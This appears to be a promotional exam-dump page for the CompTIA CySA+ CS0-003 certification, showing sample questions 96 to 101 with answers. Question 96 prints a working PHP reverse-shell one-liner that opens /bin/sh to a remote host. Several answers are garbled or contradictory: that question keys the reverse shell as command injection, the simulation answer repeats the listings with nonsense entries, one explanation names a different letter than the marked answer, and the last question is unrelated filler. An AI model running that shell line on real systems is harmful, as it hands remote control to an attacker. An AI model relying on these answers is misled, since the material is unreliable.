

CS0-003 Trustworthy Exam Torrent, CS0-003 Pdf Files



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These latest CompTIA Cybersecurity Analyst (CySA+) Certification Exam (CS0-003) Questions were made by Actual4Labs professionals after working day and night so that users can prepare for the CompTIA CS0-003 exam successfully. Actual4Labs even guarantees you that you can pass the CompTIA CS0-003 Certification test on the first try with your untiring efforts.

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CompTIA Cybersecurity Analyst (CySA+) Certification Exam Sample Questions (Q96-Q101):

NEW QUESTION # 96

While reviewing web server logs, a security analyst discovers the following suspicious line:

```
CompTIA
php -r '$socket=fsockopen("10.0.0.1", 12345); passthru("/bin/sh -i <&3 >&3 2>&3");'
```

Which of the following is being attempted?

- A. Reverse shell
- B. Server-side request forgery
- **C. Command injection**
- D. Remote file inclusion

Answer: C

Explanation:

The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION # 97

A security analyst runs the following command:

```
# nmap -T4 -F 192.168.30.30
```

Starting nmap 7.6

Host is up (0.13s latency)

PORT STATE SERVICE

23/tcp open telnet

443/tcp open https

636/tcp open ldaps

Which of the following should the analyst recommend first to harden the system?

- A. Deploy a publicly trusted root CA for secure websites.
- B. Configure client certificates for domain services.
- **C. Disable all protocols that do not use encryption.**
- D. Ensure that this system is behind a NGFW.

Answer: C

Explanation:

The nmap scan results show that Telnet (port 23) is open. Telnet transmits data, including credentials, in plaintext, which is insecure and should be disabled to enhance security.

Disabling unencrypted protocols (such as Telnet) reduces exposure to man-in-the-middle (MITM) attacks and credential sniffing. Telnet should be replaced with a secure protocol like SSH, which provides encryption for transmitted data.

NEW QUESTION # 98

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.


For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button.

When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



False Positive Findings Listing 1

Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
 Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
 Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
 Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
 Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive Findings Listing 2

Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
 Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
 Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
 Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)
 Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive Findings Listing 3

WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer.
 Prompt the User each time a key is first used
 INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
 INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
 INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled
 INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated

Credentialed
Non-Credentialed
Compliance

Answer:

Explanation:

False Positive Findings Listing 1

Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
 Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
 Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
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Credentialed
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False Positive Findings Listing 2

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False Positive Findings Listing 3

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 INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive Findings Listing 1

- Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
- Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
- Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
- Critical (10.0) 56662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (2010134)
- Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

False Positive Findings Listing 2

- Critical (9.3) 08955 Ubuntu 5.04 / 5.10 / 6.06 LTS - Buffer overflow in gpg before 1.6.4 (CVE-2008-4306)
- Critical (10.0) 27942 Ubuntu 5.04 / 5.10 / 6.06 LTS - php5_cryptorabbit (CVE-2016-362-1)
- Critical (10.0) 27978 Ubuntu 5.10 / 6.06 LTS / 6.10 - openssh vulnerability (CVE-2016-3931)
- Critical (10.0) 28017 Ubuntu 5.10 / 6.06 LTS / 6.10 - php5 registration (CVE-2016-4242)

False Positive Findings Listing 3

WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer: Prompt the User each time a key is first used

INFORM (1.2.4) Network access: Do not use anonymous enumeration of SAM accounts: Enabled

INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled

INFORM (1.5.0) Network access: Let Everyone permission to read and change user's files

INFORM (1.6.5) Network access: Cleaning and security mode for local accounts: Enabled

INFORM (1.6.6) Network access: Cleaning and security mode for local accounts: Enabled

NEW QUESTION # 99

Which of the following is MOST dangerous to the client environment during a vulnerability assessment penetration test?

- A. There is a longer period of time to assess the environment.
- B. There is a shorter period of time to assess the environment
- C. The testing is outside the contractual scope**
- D. No status reports are included with the assessment.

Answer: C

Explanation:

The point is that scans outside the scope can accidentally break it. That's dangerous to the customer's environment.

NEW QUESTION # 100

Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

- A. To perform tests against implemented security controls
- B. To verify the roles of the incident response team
- C. TO provide metrics and test continuity controls**
- D. To provide recommendations for handling vulnerabilities

Answer: C

Explanation:

The correct answer is

A) To provide metrics and test continuity controls.

A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues.

The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

NEW QUESTION # 101

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Appendix C: Additional Sources of Information. While these CS0-003 Certification are fantastic, we're seeing an uptick in corporate environments designed specifically to inspire ideators to ideate.

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